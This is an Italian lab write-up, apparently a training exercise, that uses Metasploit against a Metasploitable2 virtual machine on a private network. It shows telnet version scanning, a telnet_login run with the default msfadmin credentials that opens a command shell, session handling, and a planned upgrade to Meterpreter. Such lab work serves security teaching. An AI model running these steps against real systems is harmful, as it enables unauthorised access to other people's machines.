Utilizzo Metasploit vulnerabilità Telnet

L'esercizio di oggi consiste nell'utilizzo di metasploit e del modulo auxiliary telnet_version per sfruttare la vulnerabilità della porta telnet della nostra macchina metasploitable.

1. Configurazione indirizzi IP
   Per prima cosa, come richiesto da traccia, imposto l'indirizzo IP della Metasploitable su 192.168.1.40 e l'IP della Kali su 192.168.1.25.

Addresses

Address	Netmask	Gateway
192.168.1.25	24	192.168.1.1

```
eth0      Link encap:Ethernet  HWaddr 08:00:27:cf:ca:e8
          inet addr:192.168.1.40  Bcast:192.168.1.255  Mask:255.255.255.0
```

2. Inizio attacco
   Dalla mia macchina Kali avvio il terminale e digito il comando msfconsole per avviare il tool che userò per lo svolgimento dell'esercizio. Successivamente scelgo il modulo auxiliary/scanner/telnet/telnet_version.

```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit
                                        .com/docs/using-metasploit/basics/using-metaspl
                                        oit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per h
                                        ost)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as
```

In seguito, con il comando show options, vedo quali parametri devo andare ad inserire per far sì che l'attacco abbia successo.


```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
```

Con il comando set RHOSTS imposto l'IP della macchina bersaglio, in questo caso quello della metasploitable2.

Una volta settato l'indirizzo IP avvio l'attacco con il comando exploit.

Come possiamo vedere il modulo ha recuperato i dati per effettuare il login.

Per verificare la correttezza di tali dati avvio una comunicazione telnet con la macchina metasploitable utilizzando il comando telnet 192.168.1.40.



Una volta inserite le credenziali trovate precedentemente abbiamo accesso libero alla macchina.

Fase 2

- Autenticazione e Creazione della Sessione
  Utilizzo il modulo auxiliary/scanner/telnet/telnet_login e imposto i parametri richiesti

```
msf6 > use auxiliary/scanner/telnet/telnet_login
msf6 auxiliary(scanner/telnet/telnet_login) > show options
```

```
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_login) > set username msfadmin
username ⇒ msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set password msfadmin
password ⇒ msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
```

  Avvio il tutto con il comando exploit:

```
msf6 auxiliary(scanner/telnet/telnet_login) > exploit
[!] 192.168.1.40:23       - No active DB -- Credential data will not be saved!
[+] 192.168.1.40:23       - 192.168.1.40:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.40:23       - Attempting to start session 192.168.1.40:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.1.25:42305 → 192.168.1.40:23) at 2025-08-26 09:39:24 -0400
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

  Si esegue con successo e stabilisce una sessione di comando.


Fase 3


- Gestione delle sessioni
  Con il comando sessions -I vedo le sessioni attive e interagisco con queste tramite il comando sessions -i 1

```
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -I

Active sessions
===============

  Id  Name  Type   Information                                  Connection
  --  ----  ----   -----------                                  ----------
  1         shell  TELNET msfadmin:msfadmin (192.168.1.40:23)  192.168.1.25:42305 → 192.168.1.40:23 (192.168.1.40)

msf6 auxiliary(scanner/telnet/telnet_login) > sessions -I 1

Active sessions
===============

  Id  Name  Type   Information                                  Connection
  --  ----  ----   -----------                                  ----------
  1         shell  TELNET msfadmin:msfadmin (192.168.1.40:23)  192.168.1.25:42305 → 192.168.1.40:23 (192.168.1.40)

msf6 auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...


msfadmin@metasploitable:~$ ls
ls
vulnerable
msfadmin@metasploitable:~$ ^Z
Background session 1? [y/N]  y
```

Fase 4

- Upgrade della Sessione a Meterpreter
  Una volta creata la sessione e messa in background, grazie al modulo post/multi/manage/shell_to_meterpreter posso eseguire l'upgrade della sessione e quindi poter utilizzare meterpreter nella sessione precedentemente avviata.





Con il comando sessions 2 avvio la sessione in versione meterpreter.